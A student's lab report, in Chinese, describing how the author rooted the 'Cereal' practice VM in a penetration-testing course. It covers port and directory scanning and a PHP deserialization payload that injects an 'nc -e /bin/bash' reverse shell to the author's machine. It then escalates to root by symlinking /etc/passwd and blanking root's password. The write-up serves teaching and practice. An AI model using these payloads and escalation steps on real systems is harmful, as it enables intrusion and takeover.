

# 《网络攻防实战》实验报告

第 10 次实验: lab10

姓名: 佐藤汉

学号: 215220029

21 级 计算机科学与技术系

邮箱: 2868135471@qq.com  
monkeyboyer.ks@gmail.com

时间: 2 days

## 一、实验目的

取得目标靶机的 root 权限和 2 个 flag。

我们将使用到以下攻击手段：主机发现、端口扫描、...

## 二、实验内容

1. 常规操作：主机发现，端口扫描，服务发现

```
(kali㉿kali)-[~]
└─$ nmap -p- 10.0.2.18
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 14:13 CST
Nmap scan report for cereal.ctf (10.0.2.18)
Host is up (0.30s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
11111/tcp open  vce
22222/tcp open  easyengine
22223/tcp open  unknown
33333/tcp open  dgi-serv
33334/tcp open  speedtrace
44441/tcp open  unknown
44444/tcp open  cognex-dataman
55551/tcp open  unknown
55555/tcp open  unknown
```

```
(kali㉿kali)-[~]
└─$ fping -gaq 10.0.2.0/24
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.4
10.0.2.18
```

主机 IP: 10.0.2.18

发现端口: 21,22,80,139,445,3306,11111,22222,22223,33333,33334,44441,44444,55551,55555

```
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 0      0          6 Apr 12  2021 pub
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:10.0.2.4
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status

22/tcp    open  ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 00242bae41baac52d15d4fad00ce3967 (RSA)
|   256 1ae3c737522edcdd62610327551a866f (ECDSA)
|_  256 24fde78089c557fdf3e5c92f01e16b30 (ED25519)
80/tcp    open  http        Apache httpd 2.4.37 (( ))
|_http-title: Apache HTTP Server Test Page powered by: Rocky Linux
|_http-server-header: Apache/2.4.37 ( )
|_http-methods:
|_  Potentially risky methods: TRACE
139/tcp   open  netbios-ssn?
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
| fingerprint-strings:
|_  DNSStatusRequestTCP, Help, JavaRMI, NULL, WMSRequest:
|_  Host '10.0.2.4' is not allowed to connect to this MariaDB server

11111/tcp open  vce?
22222/tcp open  easyengine?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
22223/tcp open  unknown
33333/tcp open  dgi-serv?
33334/tcp open  speedtrace?
44441/tcp open  http        Apache httpd 2.4.37 (( ))
|_http-server-header: Apache/2.4.37 ( )
|_http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
44444/tcp open  cognex-dataman?
55551/tcp open  unknown
55555/tcp open  unknown
```


2.

首先 ftp 可以匿名访问，访问后发现有个 pub 路径，进入可惜什么都没有找到 T T

```
(kali@kali)-[~]
└─$ ftp 10.0.2.18
Connected to 10.0.2.18.
220 (vsFTPd 3.0.3)
Name (10.0.2.18:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29091|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          6 Apr 12  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16620|)
150 Here comes the directory listing.
226 Directory send OK.
```

3.

访问 80 端口，一个普通的 APACHE SERVER 界面



4.

接着我们直接对 80 端口进行 WEB 路径爆破  
这次我们分别使用 dirsearch, dirb, gobsuter 扫描一下

我们的 dirsearch 找到了以下

```
[14:30:02] 301 - 231B - /admin -> http://10.0.2.18/admin/
[14:30:02] 403 - 199B - /admin/.htaccess
[14:30:02] 200 - 2KB - /admin/
[14:30:02] 200 - 2KB - /admin?/login
[14:30:02] 200 - 2KB - /admin/index.php
[14:30:11] 301 - 230B - /blog -> http://10.0.2.18/blog/
[14:30:11] 403 - 199B - /cgi-bin/
[14:30:12] 200 - 27KB - /blog/
[14:30:13] 200 - 7KB - /blog/wp-login.php
[14:30:34] 200 - 75KB - /phpinfo.php
```

我们的 gobuster 以 directory-list-2.3-medium.txt 的 list 找到了以下

```
/blog (Status: 301) [Size: 230] [--> http://10.0.2.18/blog/]
/admin (Status: 301) [Size: 231] [--> http://10.0.2.18/admin/]
```

我们的 dirb 找到的最多

```
---- Scanning URL: http://10.0.2.18/ ----
==> DIRECTORY: http://10.0.2.18/admin/
==> DIRECTORY: http://10.0.2.18/blog/
+ http://10.0.2.18/cgi-bin/ (CODE:403|SIZE:199)
+ http://10.0.2.18/phpinfo.php (CODE:200|SIZE:76364)

---- Entering directory: http://10.0.2.18/admin/ ----
+ http://10.0.2.18/admin/index.php (CODE:200|SIZE:1647)



---- Entering directory: http://10.0.2.18/blog/ ----
+ http://10.0.2.18/blog/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/
==> DIRECTORY: http://10.0.2.18/blog/wp-content/
==> DIRECTORY: http://10.0.2.18/blog/wp-includes/
+ http://10.0.2.18/blog/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.0.2.18/blog/wp-admin/ ----
+ http://10.0.2.18/blog/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/css/
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/images/
+ http://10.0.2.18/blog/wp-admin/includes/
+ http://10.0.2.18/blog/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/js/
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/maint/
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/network/
==> DIRECTORY: http://10.0.2.18/blog/wp-admin/user/
```

\*\*当然这里 gobuster 和 dirsearch 以更大的 list 爆破一样可以找到更多路径..

5.

访问 10.0.2.18/admin 路径，是一个 login 页面，  
尝试了一下 SQL injection 测试，没反应  
利用 sqlmap 也没有扫描到任何 SQL 漏洞



6.

访问 10.0.2.18/blog 路径，是一个没有被美化的 web 页面

[Skip to content](#)

## Cereal

### [Update](#)

Thank you for your patience whilst we get <http://cereal.ctf> back up and running. We are in the process of restoring from our backups and hope to be back online within the coming days.

Published 29 May 2021

Categorised as [Uncategorised](#)

Search...

### Recent Posts

- [Update](#)

### Recent Comments

Cereal

Proudly powered by [WordPress](#).

查看 web 源代码发现页面 url 不是靶机的 IP 而是 cereal.ctf


```
</style>
<link rel='stylesheet' id='wp-block-library-css' href='http://cereal.ctf/blog/wp-includes/css/dist/block-library/style.min.css?ver=6.1.1' m
<style id='wp-block-library-theme-inline-css'>
.wp-block-audio figcaption{color:#555;font-size:13px;text-align:center}.is-dark-theme .wp-block-audio figcaption{color:hsla(0,0%,100%,.65)}.wp-
</style>
<link rel='stylesheet' id='classic-theme-styles-css' href='http://cereal.ctf/blog/wp-includes/css/classic-themes.min.css?ver=1' media='all' />
<style id='global-styles-inline-css'>
body{--wp--preset--color--black: #000000;--wp--preset--color--cyan-blueish-gray: #abb8c3;--wp--preset--color--white: #FFFFFF;--wp--preset--color
.wp-block-navigation a:where(:not(.wp-element-button)){color: inherit;}
:where(.wp-block-columns.is-layout-flex){gap: 2em;}
.wp-block-pullquote{font-size: 1.5em;line-height: 1.6;}
</style>
<link rel='stylesheet' id='twenty-twenty-one-style-css' href='http://cereal.ctf/blog/wp-content/themes/twentytwentyone/style.css?ver=1.3' media
<link rel='stylesheet' id='twenty-twenty-one-print-style-css' href='http://cereal.ctf/blog/wp-content/themes/twentytwentyone/assets/css/print.c
<link rel="https://api.w.org/" href="http://cereal.ctf/blog/index.php/wp-json/" /><link rel="EditURI" type="application/rsd+xml" title="RSD" hr
<link rel="wlmmanifest" type="application/wlmmanifest+xml" href="http://cereal.ctf/blog/wp-includes/wlmmanifest.xml" />
<meta name="generator" content="WordPress 6.1.1" />
```

那么尝试访问 cereal.ctf

那么直接在/etc/hosts 添加 cereal.ctf 尝试访问


```
kali@kali: ~$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
10.0.2.18    cereal.ctf
```

界面加载正常



7.

在做到这里，我们走投无路时，我们想到一开始 nmap 扫描的 11111,22222,22223,33333,33334,44441,44444,55551,55555 分别尝试访问这些端口后发现，唯有 44441 端口显示以下内容



接着对靶机进行域名爆破

cmd: \$ gobuster vhost -u <http://cereal.ctf:44441> -append-domain -w /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt  
找到了一个域名


```
Found: secure.cereal.ctf:44441 Status: 200 [Size: 1538]
```

8.

一样修改/etc/hosts，使得可以访问 secure.cereal.ctf:44441

是一个可以返回 ping 信息的界面

到了这里我们可以想到是否可以利用这个界面来执行 reverse shell



我们直接输入 10.0.2.4 && id 没有反应，大概后台过滤了

9.

利用 burpsuite 抓包查看详情

```
POST / HTTP/1.1
Host: secure.cereal.ctf:44441
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://secure.cereal.ctf:44441
Connection: close
Referer: http://secure.cereal.ctf:44441/
Upgrade-Insecure-Requests: 1

obj=0%3A8%3A%22pingTest%22%3A1%3A%7Bs%3A9%3A%22ipAddress%22%3Bs%3A8%3A%2210.0.2.4%22%3B%7D&ip=10.0.2.4
```


看来是浏览器后台对 object encode 了，那么就 decode 一下

```
obj=0:8:"pingTest":1:{s:9:"ipAddress";s:8:"10.0.2.4";}&ip=10.0.2.4
```

10.

继续对 `secure.cereal.ctf:44441/` 进行路径爆破

花了 2 个小时找到了一个可以路径



| Type | Found                | Response | Size   |
|------|----------------------|----------|--------|
| Dir  | /cgi-bin/            | 403      | 359    |
| Dir  | /icons/              | 200      | 75567  |
| Dir  | /index/              | 200      | 1763   |
| Dir  | /                    | 200      | 1764   |
| Dir  | /icons/small/        | 200      | 14529  |
| File | /icons/apache_pb.svg | 200      | 272564 |
| Dir  | /back_en/            | 403      | 359    |


访问 `back_en`，显示拒绝访问

## Forbidden

You don't have permission to access this resource.

继续用 dirbuster 进行路径的文件爆破

找到了路径的备份文件 `index.php.bak` 后观察代码



```
class pingTest {
    public $ipAddress = "127.0.0.1";
    public $isValid = False;
    public $output = "";

    function validate() {
        if (!$this->isValid) {
            if (filter_var($this->ipAddress, FILTER_VALIDATE_IP)) {
                $this->isValid = True;
            }
        }
        $this->ping();
    }
}
```

可以知道如果 `isValid` 是 `False`，程序会去判断输入是否合法，如果合法那就 `isValid = True`；我们想输入 `reverse shell` 所以输入是不可能合法的，我们不想让程序检查我们的输入。那么我们需要写一个 `php` 程序一开始就让 `isValid` 是合法的。然后跳过两个 `if` 语句就 OK



11.

编写 php 程序

php 里有 URL 编码函数然后直接 echo 可以直接输出 reverse shell 的编码  
(这次 reverse shell 使用 nc 版)

```
<?php
class pingTest{
    public $ipAddress = "10.0.2.4 & nc -e /bin/bash 10.0.2.4 9876";
    public $isValid = True;
}
echo urlencode(serialize(new pingTest));
```

之后利用 burpsuite 拦截请求，调换 obj 后可以成功接收到 reverse shell

```
(kali㉿kali)-[~]
└─$ nc -nvlp 9876
listening on [any] 9876 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.18] 55700
id
uid=48(apache) gid=48(apache) groups=48(apache)
whoami
apache
```

成功进入靶机！

user flag:

```
cat local.txt
aaa87365bf3dc0c1a82aa14b4ce26bbc
```

12.

进入靶机后我们就需要考虑提权了

常规操作后，没有找到可疑点，那就直接用老师告诉我的方法，上传 pspy64 文件

上传方法直接 `python3 -m http.server 80`

之后靶机上运行



运行 pspy 后过了 5 分钟，发现了以/bin/bash 权限的文件（可疑）

```
CMD: UID=0    PID=2813   | /usr/sbin/CROND -n
CMD: UID=0    PID=2814   | /bin/bash /usr/share/scripts/chown.sh
CMD: UID=0    PID=2816   | /usr/lib/systemd/systemd --user
```

查看文件内容

```
cat /usr/share/scripts/chown.sh
chown rocky:apache /home/rocky/public_html/*
```

Google 后了解这个 sh 文件是在把/home/rocky/public\_html 路径下的所有文件改成 apache 用户的。

那这个和提权又有什么关系呢？

这里可以想到上周靶机的提权是通过修改/etc/passwd 内容的，

接下来需要一个方法通过利用 chown.sh 的效果修改/etc/passwd 内容就可能有机会

Google 后找到一个命令 ln

cmd: `$ ln -s /etc/passwd /home/rocky/public_html/passwd`

这条命令可以在 public\_html 路径下准备一个/etc/passwd 一样的备份文件同时修改 /home/rocky/public\_html/passwd 等于修改/etc/passwd，而且我们现在在 public\_html/路径下是有权限的，那么修改吧！

```
ln -s /etc/passwd /home/rocky/public_html/passwd
ls -al /etc/passwd
-rwxrwxr-x. 1 root root 1549 May 29 2021 /etc/passwd
```

过 5 分钟 root 组 🐼 apache 组

```
-rwxrwxr-x. 1 rocky apache 1549 May 29 2021 /etc/passwd
```

接着把 root 用户的密码部分删除，就可以登录 with no password

```
root:x:0:0:root:/root:/bin/bash > /etc/passwd
```



```
echo root::0:0:root:/root:/bin/bash > /etc/passwd
```

13.

见证奇迹的时刻！

```
su -
Last login: Sun May 30 15:35:41 BST 2021 from 192.168.178.23 on pts/0
Last failed login: Tue Nov 22 09:30:22 GMT 2022
There were 5 failed login attempts since the last successful login.
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

成功获得的💀ROOT💀！

```
proof.txt ns/apache_pb.svg
cat proof.txt/
Well done! You have completed Cereal.

  _ _ _ _ _
 / _ _ _ _ \
| _ _ _ _ |
| _ _ _ _ |
| _ _ _ _ |
 \ _ _ _ _ /
  _ _ _ _ _

Speed: (T) 242, (C) 0 requests/sec

This box was brought to you by Bootlesshacker.
Pester: 1185247/1185249

Follow me on Twitter: @bootlesshacker
My website: https://www.bootlesshacker.com
Press Ctrl+C to Pause

Root Flag: 1aeb5db4e979543cb807cfd90df77763
```

14.

至于为什么除了 44441 以外的 port，用 nmap 扫描时会显示 tcpwrapped  
在靶机上在 /root 路径里可以找到 listener.sh 文件，查看文件内容

```
listener.sh
proof.txt
cat listener.sh
#!/bin/bash
nc -k -l 139 &
nc -k -l 445 &
nc -k -l 11111 &
nc -k -l 22222 &
nc -k -l 22223 &
nc -k -l 33333 &
nc -k -l 33334 &
nc -k -l 44444 &
nc -k -l 55555 &
nc -k -l 55551
```

Google 了一下 netcat 的一些 option，-k 属于是 keepalive option 意思就是让他开着这个端口  
所以其实靶机上根本没有这些端口的服务，只是作者强制的让这些端口服务以 nc 命令开着而已

### 三、实验结果

user flag

```
cat local.txt  
aaa87365bf3dc0c1a82aa14b4ce26bbc
```

Root flag

```
proof.txt ns/apache_pb.svg  
cat proof.txt/  
Well done! You have completed Cereal.  
  
Cereal  
Speed: (T) 242, (C) 0 requests/sec  
  
This box was brought to you by Bootlesshacker.  
ests: 1185247/1185249  
Follow me on Twitter: @bootlesshacker  
My website: https://www.bootlesshacker.com  
Pause  
Root Flag: 1aeb5db4e979543cb807cfd90df77763
```

任务三

在实验内容最后

### 四、实验中遇到的问题及解决方案

没有解决的问题也可以写在这里。

### 五、实验的启示/意见和建议

**附：**本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

这周靶机涉及到了 php,directory enumeration,pspy  
提权的地方还可以，与上周相似  
用时较长，花费了 2 天